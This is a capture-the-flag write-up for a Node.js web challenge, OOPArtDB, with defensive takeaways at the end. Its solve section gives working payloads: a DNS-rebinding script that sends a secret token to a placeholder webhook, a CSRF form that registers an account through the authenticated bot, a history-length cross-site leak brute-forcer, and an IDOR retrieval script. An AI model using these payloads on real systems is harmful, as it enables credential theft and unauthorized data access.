OOPArtDB (web) – CTF Write-up
Challenge Overview
We’re given the source code for OOPArtDB, a database of Out of Place Artifacts. The Overseer is hiding an artifact, and the application looks unusually locked down. The challenge description points us toward an automated scanner.
- A Node.js application with guest, researcher and overseer access levels
- An automated browser visiting submitted links while authenticated
- Strict content restrictions and HTML sanitization
- A solve involving browser trust boundaries, cross-site leaks and object-level authorization
Initial Reconnaissance
The application uses express, ejs and sequelize. Sessions are stored on the server, and the privileged account receives a randomly generated password during initialization. The hidden artifact is inserted into the database with an overseer access level.
The session setup in index.js uses a database-backed store:
const session = require("express-session");
const SessionStore = require("express-session-sequelize")(session.Store);

app.use(session({
    secret: require("crypto").randomBytes(32).toString("hex"),
    store: new SessionStore({
        db: db.sequelize,
    }),
    resave: false,
    saveUninitialized: false,
}));
The starting point is a guest session. Search results are filtered by access level, so the public listing is only part of the database. Registration is restricted as well. Looking at the visible pages alone would miss much of the application’s behavior.
The source makes the main components easier to separate:
| Component | What matters |
|---|---|
| Application and sessions | How a request obtains its user identity |
| Search and artifact views | Whether access checks agree across different routes |
| Registration | Which conditions are required to create an account |
| Automated scanner | What authority the browser carries when it visits a submission |
| Client-side messages | How page state changes during navigation |
Static Analysis
Content Security Policy

The application sets a restrictive Content-Security-Policy. Its directives include:
default-src 'self';
style-src 'self' https://fonts.googleapis.com;
font-src https://fonts.gstatic.com;
object-src 'none';
base-uri 'none';
frame-ancestors 'none';
Checking the policy with csp-evaluator helped establish why the obvious script-injection approach was not getting anywhere. Framing is restricted too. Those controls narrow the investigation, but they do not establish that every other part of the application is secure.
HTML Sanitization
Flash messages are processed in the browser and inserted into the page after sanitization with DOMPurify. An HTML insertion point initially looked promising, which led to time spent investigating mutation XSS.
The helper in main.js enables the HTML profile and explicitly forbids the id and name attributes:
const sanitize = (dirty) => {
    return DOMPurify.sanitize(dirty, {
        USE_PROFILES: { html: true },
        FORBID_ATTR: ["id", "name"]
    });
};
That turned into a useful false start. The bundled sanitizer already contained the fix for the vulnerability being investigated. Checking the actual dependency version earlier would have saved several days.
An HTML insertion point, a working script execution primitive and an authorization failure are different findings. Keeping those distinctions clear matters when deciding which idea to pursue next.
Object-Level Authorization
The artifact view and the search listing do not apply equivalent access checks. A filtered list can hide an object without protecting access to that object elsewhere in the application.
This is the central authorization lesson of the challenge: authenticating a user is not enough to establish that the user may read a particular record. The permission decision belongs at the point where that record is returned.
Browser Analysis
Automated Browsing and Local Trust
The scanner uses puppeteer to operate a browser in an authenticated session. It then visits user-submitted content. That makes the browser’s privileges and network reach part of the application’s security boundary.
DNS rebinding was relevant to the original investigation because network location and browser origin are not interchangeable forms of trust. The broader issue is a privileged browser interacting with untrusted pages while sensitive local functionality remains reachable.
For an automated browsing service, isolation needs to cover credentials, internal destinations and local services as well as the browser process itself.
Cross-Site Leaks
The other major research area was XS-Leaks. These concern information exposed through observable browser behavior, even when another page’s contents cannot be read directly.
xsinator helped narrow the investigation to behaviors worth examining in the challenge’s browser. A general test result was only a starting point; the application still needed to exhibit the corresponding behavior.

Navigation and history handling became especially relevant. The lesson extends beyond this challenge: success and failure paths can expose different observable states without exposing response text or allowing arbitrary JavaScript execution.
Solution
The complete solve has four stages:
- Use DNS rebinding to read the localhost-only
/debugendpoint and recoverREFERRAL_TOKEN - Use the authenticated bot to register a researcher account
- Leak the hidden artifact ID through differences in browser history length
- Log in with the new account and use the IDOR in
/view/:idto retrieve the flag
Stage 1: Recovering the Registration Token
The scanner first opens the submitted URL as the Overseer. The rebinding hostname initially resolves to the attacker-controlled server; after that server disappears, the browser retries the other address and reaches 127.0.0.1 under the same hostname. The page repeatedly requests /debug, extracts the token from the returned process environment and forwards it to the webhook:
<script>
const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));

async function exploit() {
    let done = false;

    for (let i = 0; i < 100 && !done; i++) {
        fetch("http://REBIND_DNS/debug?x=" + Math.random().toString(36).slice(2))
            .then(response => {
                if (response.status === 200) return response.text();
                throw new Error("not rebound yet");
            })
            .then(body => {
                const match = body.match(/REFERRAL_TOKEN: (.*)/m);
                fetch("WEBHOOK_URL/?token=" + btoa(match[1]));
                done = true;
            });

        await sleep(100);
    }
}

exploit();
</script>
REBIND_DNS and WEBHOOK_URL are placeholders populated by the Python controller before serving the stage.
Stage 2: Registering a Researcher
The bot is already authenticated as the Overseer. A submitted page can therefore post the recovered token to the localhost registration endpoint and create the account used in the final stage:
<form id="register" action="http://localhost/register" method="POST">
    <input name="user" value="r3pek">
    <input name="pass" value="p0wned">
    <input name="token" value="REGISTER_TOKEN">
</form>

<script>
document.getElementById("register").submit();
</script>
Stage 3: Leaking the Artifact ID
The search route produces an info parameter when a query matches and an error parameter when it does not. Combined with the client-side history.replaceState() behavior, a matching and non-matching request leave different observable history lengths.
The relevant part of the original payload submits a candidate ID into a named window, records its history length, forces the alternate error path and compares the two values:
const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));
const windowUnderTest = window.open("", "exploit");

async function idIsValid(id) {
    const form = document.getElementById("search");
    document.getElementsByName("query")[0].value = id;
    form.submit();
    await sleep(500);

    windowUnderTest.location = "about:blank";
    await sleep(100);
    const matchingHistoryLength = windowUnderTest.history.length;

    windowUnderTest.history.back();
    await sleep(100);
    windowUnderTest.location = form.action +
        "&error=No%20results%20were%20found.#DidWeGetNoResults";
    await sleep(0);
    windowUnderTest.location = "about:blank";
    await sleep(100);

    return windowUnderTest.history.length === matchingHistoryLength;
}
Candidate characters come from the hexadecimal alphabet. The controller resumes from every confirmed prefix when the browser reaches its time limit:
const validChars = "abcdef0123456789";
let id = START_ID;

for (let i = TESTED_INDEX; i < validChars.length; i++) {
    if (await idIsValid(id + validChars[i])) {
        id += validChars[i];
        break;
    }
}

fetch("WEBHOOK_URL/?view=" + id);
Stage 4: Final Retrieval
The final stage uses the account and artifact ID obtained earlier in the solve. This excerpt from the original script logs in, retrieves the artifact and extracts the flag from the response:
# start of stage4
info("Getting the view content")
s = requests.session()
r = s.post("http://" + ENDPOINT + "/login", data={"user":"r3pek","pass":"p0wned"})
r = s.get("http://" + ENDPOINT + "/view/" + flag_viewid)
m = re.search(".*(HTB{.*}).*", r.content.decode("utf-8"))
success("Got the Flag: " + m.group(1))
Result
An abbreviated excerpt from the original run shows the artifact ID being recovered incrementally. Repeated requests and browser restarts are omitted:
Got partial View ID: 5
Got partial View ID: 55
Got partial View ID: 55b
Got partial View ID: 55bd
Got partial View ID: 55bd5
Got partial View ID: 55bd5c
Got partial View ID: 55bd5c9
Got the View ID with the Flag: 55bd5c9c
Getting the view content
The recovered flag is:
HTB{NOW_YOU_ARE_WATCHING_THEM...}
Key Takeaways
- Check the deployed dependency version before spending days on a published vulnerability.
- Treat an authenticated URL scanner as a privileged service with an untrusted input boundary.
- Apply object-level authorization consistently to both listings and individual records.
- Review cross-site observability separately from XSS and direct cross-origin reads.
- A restrictive CSP is one protection layer; it does not replace network isolation or server-side permission checks.